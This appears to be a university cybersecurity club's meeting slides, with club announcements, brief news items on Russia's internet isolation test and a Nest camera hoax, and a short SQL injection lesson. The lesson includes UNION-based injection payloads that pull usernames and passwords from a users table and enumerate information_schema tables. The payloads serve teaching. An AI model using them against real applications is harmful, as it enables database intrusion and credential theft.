

Cyber@UC Meeting 84

SQL Injection

If You're New!

- Join our Slack: cyberatuc.slack.com
- Check out our website: cyberatuc.org
- Organization Resources on our Wiki: wiki.cyberatuc.org
- **SIGN IN!** (*Slackbot will post the link in #general every Wed@6:30*)
- Feel free to get involved with one of our committees:
Content Finance Public Affairs Outreach Recruitment Lab
- Ongoing work in our research lab!



Announcements

- Looking for **lab committee** volunteers!
- **Merchandise** on the way, Online Shop
- Check out Bi-Weekly Lab events
- Grilled Cheese at Baldwin!
- Any comers welcome!
- Looking for volunteers to help plan the RevolutionUC CTF
- Rick Perales!
- Upcoming outreach events!



Weekly News


Russia Prepares Cyber War Readiness Test

- Objective is to test internal connectivity and in-country DNS availability in the event of an internet-stopping cyber attack
- Russians had previously banned VPN services several months after China did
- Similar to China's "Golden Shield" project which the Great Firewall is a part of



Nest Camera Warns of North Korean Missiles

- Camera played loud, official sounding warning to the family in their home
- Nest itself stated that there was no vulnerability, the attacker used a known password for the owner's email
- Known password expected to have come from the Collection Series that came out last month



SQL Injection

```
DROP TABLE IF EXISTS NewOrders ;
```

```
GO
```

```
SELECT SalesOrderID,  
       SalesOrderDetailID,  
       CarrierTrackingNumber,  
       OrderQty,  
       ProductID,  
       SpecialOfferID,  
       UnitPrice,  
       UnitPriceDiscount,  
       LineTotal
```

```
INTO dbo.NewOrders
```


```
FROM Sales.SalesOrderDetails
```

```
GO
```

Creation of table by SELECT INTO statement


```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
```



* All passwords

All usernames

```
SELECT USERNAME FROM table WHERE name in ('')'  
  
%') UNION (SELECT TABLE_NAME, TABLE_SCHEMA, 3 FROM  
information_schema.tables)#
```

